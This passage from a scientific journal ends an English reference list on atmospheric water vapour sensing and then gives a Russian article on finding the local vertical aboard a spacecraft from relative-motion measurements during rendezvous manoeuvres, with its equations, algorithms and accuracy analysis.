5. Bevis M., Businger S., Herring T.A., Rocken C., Anthes R.A., Ware R.H. GPS meteorology: Remote sensing of atmospheric water vapor using the global positioning system. *J. Geophys. Res.* 1992. Vol. 97. Pp. 15787-15801. URL: <https://doi.org/10.1029/92JD01517> (date of access 25.07.2019).
6. Gureova G., Jones J., Dousa J., Dick G., de Haan S., Pottiaux E., Elgered G., Ronnang B.O., Askne J.I.H. Measurement of atmospheric water vapor with microwave radiometry. *Radio Sci.* 1982. Vol. 17. Pp.1258-1264.
7. Campanelli M., Nakajima T., Khatri P., Takamura T., Uchiyama A., Estelles V., Liberti G.L., Malvestuto V. Retrieval of characteristic parameters for water vapor transmittance in the development of ground-based sun-sky radiometric measurements of columnar water vapor. *Atmospheric Measurement Techniques.* 2014. Vol. 7. No. 4. Pp. 1075-1087 URL: <http://doi.org/10.5194/amt-7-1075-2014> (date of access 25.07.2019).
8. Holben B.N., Eck T.I., Slutsker I., Tanre D., Buis J.P., Setzer A., Vermote E., Reagan J.A., Kaufman Y.J., Nakajima T., Lavenu F., Jankowiak I., Smirnov A. AERONET – A federated instrument network and data archive for aerosol characterization. *Remote sense. Environ.* 1998. Vol. 66. Pp.1-16.
9. Wehrli C. Calibration of filter radiometers for determination of atmospheric optical depth. *Metrologia.* 2000. Vol. 37. Pp. 419-422.
10. Campanelli M., Estelles V., Smyth T., Tomasi C., Martinez-Lozano M. P., Claxton B., Muller P., Pappalardo G., Pietruczuk A., Shanklin J., Colwell S., Wrench C., Lupi A., Mazzalo M., Lanconelli C., Vitale V., Congeduti F., Dionisi D., Cacciani M. Monitoring of Eyjafjallajökull volcanic aerosol by the new European SkyRad users (ESR) sun-sky radiometer network. *Atmos. Environ.* 2012. Vol. 48. Pp. 33-45.
11. Devara P.C.S., Maheskumar R.S., Raj P.E., Dani K.K., Sonbawne S. Some features of columnar aerosol optical depth, ozone and precipitable water content observed over land during the INDONEX-IF99. *Meteorologische Zeitschrift.* 2001. Vol.10. No. 2. Pp.123-130.
12. Smirnov A., Holben B.N., Dubovik O., O'Neill N.T., Remer L.A., Eck T.F., Slutsker I., Savoie D. Measurement of atmospheric optical parameters on U.S. Atlantic coast sites, ships and Bermuda during TARFOX. *Journal Geophysical Research.* 2000. Vol. 105. No. D8. Pp. 9887-9901.
13. Maheskumar R.S., Devara P.C.S., Dani K.K., Raj P.E. Optical characteristic of aerosol as inferred from a high spectral resolution radiometric observation over Pune during the INDONEX-IF99. *Current Science (Supplement).* 2001. Vol. 80. Pp. 115-119.
14. Pandithurai G., Devara P.C.S., Maheskumar R.S., Raj P.E., Dani K.K. Spectral characteristic of urban aerosol and their association with relative humidity. *Atmos. Res.* 1997. Vol. 45. Pp.109-122.
15. Kaufman Y.J., Gao B.-C. Water vapor retrievals using moderate Resolution Imaging Spectroradiometer (MODIS) near-infrared channels. *Journal of Geophysical Research.* 2001. Vol.108. No.D13. Pp.4389. Doi: 10.1029/2002JD003023.
16. Raptis P.-I., Kazadzis S., Gröbner J., Kouremeti N., Doppler L., Becker R., Helmis C. Water vapor retrieval using the Precision Solar Spectroradiometer. *Atmos. Meas. Tech.* 2018. No.11. Pp. 1143-1157. URL: <http://doi.org/10.5194/amt-11-1143-2018> (date of access 25.07.2019).
17. Moskalenko N.L. The Spectral Transmission Function in the Bands of Water Vapor H₂O, O₃, N₂O and N₂ Atmospheric Components. *Izvestiya Academy of Sciences USSR. Atmospheric and Oceanic Physics.* 1969. Vol. 5. No. 11. Pp. 1180-1190.

INFORMATION ABOUT AUTHORS:

Asadov H. H., PhD, Full Professor, Head of department of Research Institute of Aerospace Informatics;
 Mamedova U. F., PhD student, of Azerbaijan State University of Oil and Industry.



doi: 10.24411/2409-5419-2018-10275

ОПРЕДЕЛЕНИЕ МЕСТНОЙ ВЕРТИКАЛИ НА БОРТУ КОСМИЧЕСКОГО АППАРАТА ПО ИЗМЕРИТЕЛЬНОЙ ИНФОРМАЦИИ О ПАРАМЕТРАХ ОТНОСИТЕЛЬНОГО ДВИЖЕНИЯ

ГОНЧАРЕВСКИЙ
Вилен Степанович

АННОТАЦИЯ

Необходимым условием функционирования системы управления ориентации и угловой стабилизации космического аппарата является построение на его борту опорной системы отсчета, в качестве которой могут быть использованы различные типы относительных систем координат. Наиболее часто применяемой из них является орбитальная система, направление осей которой связано с направлением местной вертикали. Для приборной реализации этой системы на борту аппарата требуется иметь построитель вертикали места. Наличие такого построителя позволяет также определить на борту разностное гравитационное ускорение, информация о котором требуется, если аппарат является активным, выполняющим взаимный маневр с использованием наиболее экономичных по энергетическим затратам методов свободных траекторий. Задача определения направления вертикали места в настоящее время решается путем установки на борт космического аппарата специальных измерительных приборов, таких как инфракрасная или радиовертикаль, работающих по сигналам, излучаемым или переизлучаемым поверхностью планеты. Это увеличивает массу и габариты бортового оборудования, снижает его надежность и помехозащищенность. В работе предлагаются другие пути и методы определения вертикали места, которые позволяют в значительной мере преодолеть указанные выше недостатки. Эти пути заключаются в использовании измерительной информации о параметрах движения центра масс аппарата, на борту которого производится определение вертикали, относительно второго аппарата с известными параметрами орбиты, т.е. играющего роль опорной навигационной точки. Если активный аппарат выполняет взаимный маневр, то роль опорной навигационной точки может выполнять пассивный аппарат – цель. Таким образом, при реализации предлагаемых методов следящий локатор системы управления взаимным маневром может быть использован и как построитель орбитальной относительной системы координат. Анализируются методы определения вертикали и разностного гравитационного ускорения по измерительной информации о параметрах относительного движения для ситуаций, когда имеются ограничения на вид траектории этого движения и когда такие ограничения отсутствуют. Даны алгоритмы такого определения, исследованы его точностные характеристики. Сформулированы рекомендации по практической реализации методов.

Сведения об авторе:

¹Заслуженный деятель науки и техники РФ, д.т.н., профессор, профессор кафедры Военно-космической академии имени А.Ф. Можайского, г. Санкт-Петербург, Россия, vilenstepan@yandex.ru

КЛЮЧЕВЫЕ СЛОВА: взаимный маневр; вертикаль места; относительная система координат; разностное гравитационное ускорение; параметры относительного движения.

Для цитирования: Гончаревский В.С. Определение местной вертикали на борту космического аппарата по измерительной информации о параметрах относительного движения // Научные технологии в космических исследованиях Земли. 2019. Т. 11. № 4. С. 10–21. doi: 10.24411/2409-5419-2018-10275

Введение

Исследование динамики относительного движения (ОД) орбитальных объектов необходимо для разработки методов, алгоритмов и создания систем управления взаимным маневром космических аппаратов (КА) [1–29]. Маневрирование одного орбитального объекта относительно другого (относительный или взаимный маневр КА) может потребоваться при решении целого ряда практических задач освоения и использования космического пространства. К таким задачам можно отнести:

- стыковку КА, необходимую для сборки на монтажной орбите орбитальных станций и комплексов, доставки на них различных грузов, периодической смены их экипажей и т. п.;
- проведение ремонтно-восстановительных и профилактических работ на КА, входящих в различные системы;
- межорбитальную буксировку грузов, а также перемещение или уничтожение неиспользуемых или выполнивших свои задачи КА и других космических объектов, могущих помешать выполнению очередной планируемой технологической операции или обеспечению безопасности космических полетов.

Под взаимным маневром (ВМ) космических аппаратов понимается такое управляемое перемещение одного КА относительно другого, в процессе которого расстояние между КА остается значительно меньшим расстояния до центра планеты и в результате которого создаются конечные условия, требуемые для решения той или иной поставленной задачи. Таким образом, основное назначение ВМ состоит в том, чтобы в процессе его осуществления вектор $\vec{q}(t)$ относительного состояния центров масс КА изменялся вполне определенным образом и принимал в момент окончания ВМ вполне определенное заданное значение. Вектор $\vec{q}(t) = [\vec{R}(t), \vec{V}(t)]$, определяемый тремя компонентами вектора относительного положения $\vec{R}(t)$ и тремя компонентами вектора относительной скорости $\vec{V}(t)$, полностью описывает в любой момент времени t относительное положение и относительные скорости центров масс КА, участвующих в ВМ. Обычно при решении большинства практических задач ВМ совершает один из КА, остальные же аппараты не изменяют в это время траекторию центра масс. Поэтому в дальнейшем первый из них называется активным аппаратом (АА), а остальные — пассивными аппаратами (ПА).

В зависимости от того, каким образом изменяются векторы \vec{R} и \vec{V} в процессе ВМ и какие значения они должны принять в момент его окончания, можно выделить несколько его видов:

1. *Сближение.* Отличительной особенностью этого ВМ в том случае, когда начало относительной системы координат (ОСК) r_1, r_2, r_3 , в которой рассматривается

движение, совпадает с центром масс ПА, является уменьшение относительной дальности R , т. е. выполнение условия $\frac{dR}{dt} = \dot{R} \leq 0$ (\dot{R} — относительная радиальная скорость) в течение времени $T = t_k - t_0$, где t_k и t_0 — моменты его окончания и начала, а T — время его выполнения. В свою очередь, в зависимости от того, какие конечные условия требуются в момент t_k , можно выделить несколько разновидностей сближения:

- сближение с мягким контактом. В этом случае все компоненты вектора относительного состояния должны обратиться в момент t_k в нуль, т. е. должно выполняться условие $[\vec{R}(t_k) = \vec{R}_k = 0, \vec{V}(t_k) = \vec{V}_k = 0]$;
- сближение с жестким контактом. При выполнении этой разновидности в момент t_k должны принять нулевое значение только составляющие вектора относительного положения, составляющие же вектора относительной скорости в этот момент могут быть произвольной величины, т. е. должно выполняться условие $\vec{R}_k = 0, \vec{V}_k \neq 0$ ($\vec{V}_k = \dot{R} < 0$);

– сближение с пролетом. Здесь в момент окончания ВМ вектор относительного положения должен принять некоторое, обычно достаточно малое, заданное значение, составляющие же вектора относительной скорости в этот момент могут иметь произвольную величину, т. е. должно выполняться условие: $\vec{R}_k = \vec{R}_{k3}, \vec{V}_k \neq 0$.

2. *Удаление.* Для этого ВМ характерно выполнение условия $\dot{R} \geq 0$, причем начальный вектор относительного состояния $\vec{q}(t_0) = \vec{q}_0 = 0$. Разновидности удаления аналогичны разновидностям сближения, разница состоит только в том, что конечные условия, свойственные той или иной из них, должны выполняться не в начале ОСК, а в некоторой вынесенной точке космического пространства (например, в точке расположения третьего аппарата — ПА — цели), характеризуемой значениями $\vec{q}_k = \vec{q}_c$, где \vec{q}_c — вектор состояния центра масс ПА — цели.

3. *Групповой полет (ГП).* Характерная особенность этого ВМ — обеспечение в процессе его выполнения условия $R_{\min} \leq R \leq R_{\max}$. В зависимости от того, каким образом изменяются вектора \vec{R} и \vec{V} при осуществлении ГП, здесь также можно выделить ряд его разновидностей. Основными из них являются:

1) *Зависание.* Здесь $\vec{q} = \vec{q}_0$ в течение всего времени T , причем $\dot{R} = \dot{R}_0$, а $\vec{V} = 0$. Таким образом, при выполнении этой разновидности обеспечивается неизменность относительного положения КА, т. е. АА как бы зависит относительно ПА на некотором расстоянии, определяемом константой R_0 .

2) *Облет.* В процессе выполнения данной разновидности вектор \vec{R} поворачивается в пространстве на заданный угол, т. е. АА совершает облет ПА. В случае полного облета с возвращением в исходную точку $\vec{R}_k = \vec{R}_0$, а при

полном облете на постоянной дальности $R = R_0$ и $\dot{R} = 0$, в течение всего ВМ.

3) *Барражирование*. Здесь АА в процессе ГП совершает многократное перемещение в пределах некоторой зоны с заданными линейными или угловыми размерами, т.е. $R_{\min} < R < R_{\max}$, $\alpha_{\min} < \alpha < \alpha_{\max}$, $\beta_{\min} < \beta < \beta_{\max}$, где α и β — угловые компоненты вектора \vec{R} . Если эти перемещения производятся между двумя заданными точками фазового пространства, то $\vec{q}_0 = \vec{q}_{03}$, $\vec{q}_k = \vec{q}_{k3}$, если же около одной опорной точки, то $\vec{q}_0 = \vec{q}_k$.

Для решения задачи управления взаимным маневром разработано большое число различных методов. Из них в настоящее время наибольшее практическое применение получили две группы:

- методы свободных траекторий (МСТ);
- методы управления относительно линии визирования (ЛВ), соединяющей центры масс ПА и АА.

Главное достоинство МСТ заключается в возможности выполнения ВМ с минимальными энергетическими затратами (с минимальным расходом топлива). Однако при их использовании нельзя осуществить ВМ по траекториям ОД строго заданной формы, а также когда неизвестны параметры орбиты ПА и на АА отсутствует построитель местной вертикали. Методы второй группы не обладают этими недостатками. Однако введение в них ограничений, определяемых выбранной формой траектории ОД, превращает ее из свободной в вынужденную, что увеличивает расход топлива по сравнению с МСТ. Информация о вертикали места и разностном гравитационном ускорении необходима не только для реализации МСТ, но и для реализации комбинированных методов управления относительно ЛВ, в которых ограничения накладываются только на одну из двух составляющих ОД, поперечную или продольную. Последнее позволяет снизить энергозатраты в этих методах.

Постановка задачи

Бортовая система управления космическим аппаратом (КА) в общем случае состоит из двух основных частей: системы управления движением центра масс КА (системы управления маневром) и системы управления угловым движением вокруг центра масс (системы ориентации и угловой стабилизации). Состав аппаратуры системы управления угловым движением зависит от вида базисной системы отсчета углов ориентации, в качестве которой могут быть использованы различные типы относительных систем координат (ОСК). Наиболее часто применяемой из них является орбитальная ОСК, направление осей которой связано с направлением местной вертикали. Для приборной реализации этой ОСК на борту КА требуется иметь построитель вертикали места.

Знание направления местной вертикали необходимо не только для решения задачи ориентации КА, оно нужно

и для управления движением центра масс, если аппарат является активным, т.е. должен выполнять относительный или взаимный маневр (маневр относительно другого космического объекта). Анализ алгоритмов управления этим маневром в случае использования наиболее экономичных по энергозатратам методов наведения, таких, например, как методы свободных траекторий, показывает, что для их использования необходимо иметь информацию о разностном гравитационном ускорении. Эту информацию можно получить на борту активного КА лишь при условии, что там известно направление линии визирования (ЛВ) на другой космический объект относительно местной вертикали, а для этого нужно знать и ее направление относительно строительных осей КА.

Существуют различные методы определения направления вертикали места [1, 9, 15, 19, 26–28]. Первая группа методов основана на использовании измерительной информации о параметрах движения КА относительно поверхности планеты. Если предположить, что планета имеет сферическую форму, то направление к ее центру (направление местной вертикали) может быть определено на борту КА следующим образом:

- как ось конуса, образованного касательными к сфере;
- как ось конуса, образованного отрезками, которые соединяют КА с равноудаленными от него точками сферы;
- как направление на ближайшую точку сферы.

Все эти методы реализуются на борту КА радиоэлектронными навигационными устройствами, получившими название вертикалей.

На использовании первого метода базируется работа инфракрасной вертикали, представляющей собой навигационное устройство пассивного типа, работающее по сигналам, излучаемым поверхностью планеты в оптическом диапазоне волн. Так как принцип действия этого устройства основан на использовании теплового контраста между планетой и космическим пространством при наблюдении с КА границы раздела «планета — космос», то основным недостатком такой вертикали — сравнительно невысокая точность. Это связано с неравномерной освещенностью и нагревом поверхности планеты, наличием облачности и т.д. Данный недостаток в значительной мере удается устранить в радиовертикалях, которые являются навигационными устройствами активного (локационного) типа, работающими по радиосигналам, отраженным от поверхности планеты. В этих устройствах реализуются второй и третий методы определения вертикали места. Первый метод (определение вертикали как оси конуса, образованного касательными к сфере) обычно не используется, так как из-за значительных удалений КА от линии горизонта требуется большая дальность действия радиотехнических устройств локационного типа. Отсюда следует, что



существующие радиовертикали позволяют определить направление нормали к поверхности планеты. Однако эта нормаль совпадает с вертикалью места только при сферической форме планеты. Поэтому радиовертикалям присущи систематические (методические) ошибки за счет сжатия планеты, и необходимо предусматривать меры по их компенсации. Помимо систематических ошибок, эти устройства имеют еще случайные ошибки, обусловленные случайным характером отраженного сигнала, что вызвано пересеченностью местности, волнением водной поверхности и др. Кроме того, общим недостатком всех устройств, реализующих первую группу методов построения вертикали места, является их недостаточная помехозащищенность, так как они работают по сигналам, излучаемым или пере излучаемым поверхностью планеты, а это создает дополнительные возможности для подавления их работы наземными источниками помех.

Вторая группа методов определения вертикали места базируется на использовании измерительной информации о параметрах движения центра масс КА относительно другого космического объекта с известными параметрами орбиты, т.е. играющего роль опорной навигационной точки (ОНТ). Принципиальная реализуемость этих методов основана на том, что при свободном (неуправляемом) движении центра масс КА относительно ОНТ в гравитационном поле планеты можно по характеру изменения во времени параметров этого движения судить о том, какое положение занимает ЛВ относительно местной вертикали. Этот характер определяется решениями однородных дифференциальных уравнений, задаваемых выбранной динамической моделью относительного движения (ОД).

В течение всего взаимного маневра расстояние между КА остается значительно меньшим расстояний до общего центра (центра планеты), вокруг которого происходит их абсолютное движение. Поэтому при исследовании динамики ВМ удобнее рассматривать не абсолютное движение, а относительное движение в системе координат, связанной с одним из них. Начало такой относительной системы координат (ОСК) целесообразно совместить с ПА, так как характер его движения более прост по сравнению с движением АА и может быть заранее определен и спрогнозирован на достаточно продолжительное время. Ориентация осей ОСК может быть различной. Она определяет тип той или иной координатной системы. Наиболее широко используются следующие три типа ОСК [7]: вращающаяся система x_p, y_p, z_p , невращающаяся система x_n, y_n, z_n и визирная система хуз. Помимо этих систем для исследования динамики ВМ и управления им может использоваться ряд других ОСК. Среди них следует упомянуть сферическую ОСК α, β и наклонную прямоугольную ОСК x^*, y^*, z^* . Относительное положение АА в сферической системе определяется величиной вектора относительной дальности R и двумя угла-

ми α и β , характеризующими направление этого вектора в ОСК. Наклонная ОСК совпадает с визирной в начальный момент ВМ. В последующие моменты времени оси наклонной ОСК сохраняют неизменным это начальное угловое положение во вращающейся или невращающейся ОСК. Таким образом, начальные отклонения по осям y^* и z^* в наклонной ОСК всегда равны нулю. Из-за данного обстоятельства эту ОСК удобно использовать при исследовании динамики ВМ в ряде методов управления.

Дифференциальные уравнения, описывающие динамику ВМ, в общем случае являются нелинейными и могут быть представлены в векторно-матричной форме в следующем виде

$$d\bar{q} / d\tau = \bar{\varphi}(\bar{q}, \tau),$$

где $\bar{\varphi}(\bar{q}, \tau)$ — некоторая вектор-функция, определяемая векторной разностью сил, действующих на каждый из КА. Однако в связи с тем, что расстояние между аппаратами в процессе ВМ значительно меньше расстояний до центра планеты, вокруг которого происходит их абсолютное движение, эта система близка к системе линейных дифференциальных уравнений (ЛДУ), которая может быть записана в векторно-матричной форме следующим образом

$$d\bar{q} / d\tau = D(\tau)\bar{q} + \bar{\xi}_u,$$

где $D(\tau)$ — матрица коэффициентов, вид которой определяется типом ОСК, в которой рассматривается ВМ, и типом орбиты ПА, выполняющего роль ОНТ и с которым связано начало этой ОСК; $\bar{\xi}_u = \begin{bmatrix} 0 \\ \bar{u} \end{bmatrix}$ — вектор-функция, определяемая управляющими воздействиями. Второй член в правой части уравнения определяется управляющим ускорением $\bar{u} = \bar{P} / m$, где \bar{P} — управляющая сила, m — масса АА; а первый член — имеющейся векторной разностью гравитационных ускорений двух КА, находящихся в разных точках поля тяготения, и неинерциальностью ОСК, в которой рассматривается ВМ. Так как каждый из векторов \bar{R} и \bar{V} характеризуется тремя компонентами, то матрица $D(\tau)$ имеет шестой порядок и может быть представлена в виде

$$D(\tau) = \begin{bmatrix} 0 & E \\ A(\tau) & B(\tau) \end{bmatrix},$$

где 0 и E — нулевая и единичная матрицы третьего порядка, $A(\tau)$ и $B(\tau)$ — квадратные матрицы третьего порядка.

Систему $d\bar{q} / d\tau = D(\tau)\bar{q} + \bar{\xi}_u$ с учетом вида матрицы $D(\tau)$ можно записать в несколько ином виде

$$d\bar{R} / d\tau = \bar{V}, \quad d\bar{V} / d\tau = \bar{Q} = A(\tau)\bar{R} + B(\tau)\bar{V} + \bar{U}.$$

В случае, когда орбита ПА, с которым связано начало ОСК, круговая, а в качестве независимой переменной выбрано безразмерное время $\tau = \omega t$, где ω — угловая скорость обращения ПА вокруг центра планеты, матрицы [2, 7].

$$A_2 = \begin{bmatrix} 0 & 0 & 0 \\ 0 & 3 & 0 \\ 0 & 0 & -1 \end{bmatrix}, \quad B_2 = \begin{bmatrix} 0 & 2 & 0 \\ -2 & 0 & 0 \\ 0 & 0 & 0 \end{bmatrix}$$

Полученная система ЛДУ является линейной динамической моделью ОД КА и ОНТ. Решение этой системы, записанное в векторно-матричной форме, имеет вид [8, 17]:

$$\bar{R}(\tau) = \Phi_{11}(\tau, \tau_0)\bar{R}_0 + \Phi_{12}(\tau, \tau_0)\bar{V}_0,$$

где $\bar{R} = [R, \alpha, \beta]$, $\bar{V} = [\dot{R}, \dot{\alpha}, \dot{\beta}]$ — вектора относительного положения и относительной скорости; R, \dot{R} — относительная дальность и относительная радиальная скорость; α, β и $\dot{\alpha}, \dot{\beta}$ — углы и угловые скорости ЛВ; $\Phi_{11}(\tau, \tau_0), \Phi_{12}(\tau, \tau_0)$ — подматрицы матрицы перехода $\Phi(\tau, \tau_0)$; τ — безразмерное время, связанное с реальным временем соотношением $\tau = \omega t$, где ω — угловая скорость обращения ОНТ вокруг планеты; \bar{R}_0, \bar{V}_0 — начальные значения векторов относительного положения и скорости в момент $t = t_0$.

Из данного соотношения видно, что

$$\bar{R}_0 = \Phi_{11}^{-1}(\tau, \tau_0) [\bar{R}(\tau) - \Phi_{12}(\tau, \tau_0)\bar{V}_0],$$

где $\Phi_{11}^{-1}(\tau, \tau_0)$ — матрица, обратная матрице $\Phi_{11}(\tau, \tau_0)$.

Отсюда следует, что, измеряя параметры $R, \dot{R}, \dot{\alpha}, \dot{\beta}$ и приращения углов ЛВ $\Delta\alpha, \Delta\beta$ за время $\Delta\tau = \tau - \tau_0$, можно найти угловые компоненты вектора положения α_0, β_0 в момент $\tau = \tau_0$, т.е. углы, определяющие направление местной вертикали относительно ЛВ, а значит, и относительно строительных осей КА.

Определение вертикали места и разностного гравитационного ускорения при отсутствии ограничений на вид траектории

Рассмотрим случай, когда на траекторию свободного ОД никаких кинематических связей не накладывается, как это имеет место при использовании МСТ, а сами КА движутся по компланарным орбитам, причем орбита ОНТ близка к круговой. В этом случае система ЛДУ, описывающая ОД в наклонной орбитальной ОСК xuz [8, 12], принимает вид

$$\ddot{x} - a_{11}x - a_{12}y - b_{12}\dot{y} = 0, \quad \ddot{y} - a_{21}x - a_{22}y + b_{12}\dot{x} = 0, \quad (1)$$

где $a_{11} = 3\sin^2\beta_0, a_{12} = 3\sin^2\beta_0 \cos\beta_0 = a_{21}, a_{22} = 3\cos^2\beta_0, b_{12} = 2$ — постоянные коэффициенты, определяемые углом β_0 , т.е. углом между местным горизонтом и ЛВ в некоторый

начальный момент времени $\tau = \tau_0 = \omega_{\text{П}} t_0 = 0$, $\omega_{\text{П}}$ — угловая скорость обращения ОНТ вокруг планеты.

Решение системы (1) имеет вид

$$\bar{x} = f_{11} + \varphi_{11}\bar{R}_0 + \varphi_{12}\dot{\beta}_0, \quad \bar{y} = f_{21} + \varphi_{21}\bar{R}_0 + \varphi_{22}\dot{\beta}_0. \quad (2)$$

где $f_{11}, \varphi_{11}, \varphi_{12}, f_{21}, \varphi_{21}, \varphi_{22}$ — элементы подматриц $\Phi_{11}(\tau, \tau_0), \Phi_{12}(\tau, \tau_0)$; индекс R_0 — означает нормирование величин по начальной дальности R_0 .

Угловое отклонение ЛВ в некоторый последующий момент времени τ , определяемое углом β , относительно первоначально зафиксированного направления этой линии β_0 , согласно решению (2), определится соотношением $\text{tg}\beta = \bar{y}(\tau) / \bar{x}(\tau)$. Решая это уравнение относительно β_0 , получим

$$\beta_0 = \arctg[-1,5B / (3A + D) \pm \sqrt{2,25B^2 / (3A + D)^2 - (D - 3C) / (3A + D)}], \quad (3)$$

где $A = (1 - \cos \tau)\text{tg}\beta + (2 + \dot{\beta}_0)(\tau - \sin \tau)$,

$$C = \bar{R}_0(\tau - \sin \tau)\text{tg}\beta,$$

$$B = [(2 + \dot{\beta}_0)\text{tg}\beta - \bar{R}_0](\tau - \sin \tau) - (1 - \cos \tau),$$

$$D = [1 + \bar{R}_0 \sin \tau + 2\dot{\beta}_0(1 - \cos \tau)]\text{tg}\beta - \dot{\beta}_0 \sin \tau + 2\bar{R}_0(1 - \cos \tau).$$

Из соотношения (3) видно, что измерив, дальность R , скорость \dot{R} , углы и угловые скорости ЛВ относительно строительных осей КА в моменты времени τ_0 и τ , а также зная $\omega_{\text{П}}$, можно найти угол β_0 , т.е. определить направление местной вертикали относительно ЛВ и строительных осей КА.

Рассматриваемый способ определения вертикали существенно упрощается в случае, если КА находится на орбите, близкой к круговой. Здесь соотношения (2) принимают вид

$$\bar{x} = 1 + 0,5a_{12}\tau, \quad \bar{y} = -0,5a_{11}\tau. \quad (4)$$

Отсюда отклонение β в момент времени τ

$$\text{ctg}\beta = x / y = -(2 + a_{12}\tau) / a_{11}\tau. \quad (5)$$

Решая уравнение (5) относительно угла β_0 , получаем

$$\beta_0 = \arccotg \left[-0,75\tau \pm \sqrt{(0,75\tau)^2 - 1 - 1,5\text{ctg}\beta} \right]. \quad (6)$$

Из соотношения (6) видно, что в данном случае для определения β_0 достаточно измерить через интервал τ угловое отклонение β и иметь в качестве номинальной посто-

янной значение высоты орбиты ОНТ. Это уже позволяет найти значения коэффициентов $a_{11} \dots a_{22}$ системы ЛДУ (1), а, следовательно, решить задачу синтеза алгоритмов управления маневром с учетом действия разностного гравитационного ускорения. Однако для построения вертикали места этого еще недостаточно, ибо угол β_0 , согласно формуле (6), определяется лишь с точностью до знака. Такая неоднозначность является следствием центральной симметрии ОД и для ее раскрытия необходима дополнительная информация. В качестве такой информации в данном случае может служить знак скорости \dot{R} и знак разности высот орбит y_0 . Таким образом, для учета в программе управления разностного гравитационного ускорения достаточно, чтобы в состав бортовой аппаратуры входили измерители углового отклонения ЛВ, датчик времени и бортовое вычислительное устройство (БВУ), реализующие алгоритм (6), в памяти которого хранится в качестве номинальной постоянной величина ω_{11} , а для однозначного определения вертикали необходим еще измеритель \dot{R} , дающий ее знак, и в память БВУ должен быть введен в качестве номинальной постоянной знак разности высот орбит КА и ОНТ.

Точность определения вертикали, характеризуемая среднеквадратической ошибкой (СКО) σ_{β_0} , при заданной СКО σ_{β} измерителя углов ЛВ будет

$$\sigma_{\beta_0} = a_{\beta} \sigma_{\beta}, \quad (7)$$

где $a_{\beta} = \partial \beta_0 / \partial \beta = 1 + (1 + \text{ctg}^2 \beta_0) / 3\tau(0,75\tau + \text{ctg} \beta_0)$ — коэффициент ошибки определения.

Из соотношения (7) видно, что коэффициент a_{β} является функцией определяемого угла β_0 и зависит от интервала определения τ .

На рис. 1 представлены графики, иллюстрирующие эту зависимость при различных значениях угла β_0 .




Рис. 1. Зависимость коэффициента ошибки a_{β} от интервала τ при использовании МСТ

Анализ этих графиков позволяет сделать следующие выводы:

- коэффициент ошибки a_{β} , а, следовательно, и погрешность определения вертикали уменьшается с увеличением интервала определения τ ;

- для достаточно широкого диапазона определяемых углов можно рекомендовать использовать интервал $\tau \approx 0,4-0,6$. Значения τ , больше указанных, брать нецелесообразно, ибо с ростом τ будут увеличиваться методические ошибки и время определения вертикали и расчета программы управления последующим маневром;

- с наибольшей погрешностью определяются углы β_0 , близкие к $\pm 90^\circ$, а с наименьшей — углы, близкие к $\pm 45^\circ$, причем точность определения последних для рекомендуемых значений интервала τ близка к точности измерителя углов ЛВ.

Возможен второй вариант рассматриваемого способа, когда определение вертикали ведется на основе информации об изменении дальности до ОНТ. Действительно, из соотношений (4) следует, что отклонение по дальности

$$\bar{R} = \sqrt{x^2 + y^2} = \sqrt{1 + 1,5\tau \sin^2 \beta_0 + 2,25\tau^2 \sin^2 \beta_0}. \quad (8)$$

Решая это уравнение относительно β_0 , получаем

$$\beta_0 = \text{arcctg}[A \pm \sqrt{A^2 \bar{R}^2 - 1}], \quad (9)$$

где $A = 1,5\tau / (\bar{R}^2 - 1)$.

Таким образом, измерив, отклонение дальности в момент τ можно, согласно соотношению (9), найти угол β_0 . Как и в предыдущем варианте для этого должна быть задана ω_{11} , а для раскрытия неоднозначности определения вертикали необходима дополнительная информация о знаках скорости \dot{R} и разности высот y_0 . Погрешность определения вертикали для данного варианта

$$\sigma_{\beta_0} = a_R \sigma_R,$$

где $a_R = \partial \beta_0 / \partial R =$

$$= \frac{1}{\sqrt{1/\tau^2 + 1,125(1 - \cos 2\beta_0) + 1,5 \sin 2\beta_0 / \tau}} / (1,5 \cos 2\beta_0 + 1,125\tau \sin 2\beta_0) \text{ — коэффициент ошибки определения,}$$

σ_R — СКО бортового дальномера.

Зависимости коэффициента a_R от интервала τ для различных β_0 представлены на рис. 2.

Видно, что здесь также погрешность определения вертикали уменьшается с ростом τ и для широкого диапазона определяемых углов β_0 можно рекомендовать значения $\tau \approx 0,5-0,7$. Причины, ограничивающие величину τ сверху, аналогичны причинам предыдущего варианта.




Рис. 2. Зависимость коэффициента ошибки a_R от интервала τ при использовании МСТ

Углы β_0 , определяемые с наибольшей погрешностью при рекомендуемых значениях τ , близки к $\pm 45^\circ$, а с наименьшей погрешностью — к $\pm 90^\circ$. Так, например, при $\beta_0 = 120^\circ$, $\tau = 0,7$ и $\sigma_R = 0,01R$ ошибка $\sigma_{\beta_0} \approx 0,5^\circ$.

Проведя сравнение двух рассмотренных вариантов, можно рекомендовать для практической реализации их комбинацию, которая будет заключаться в использовании измерительной информации, как от бортового угломера, так и от дальномера. Наличие такой суммарной информации позволит с достаточно высокой точностью определить угол β_0 во всем возможном диапазоне его значений. Это можно достигнуть за счет использования информации от дальномера при определении углов, близких к $\pm 90^\circ$, а информации от угломера — для определения углов, близких к $\pm 45^\circ$.

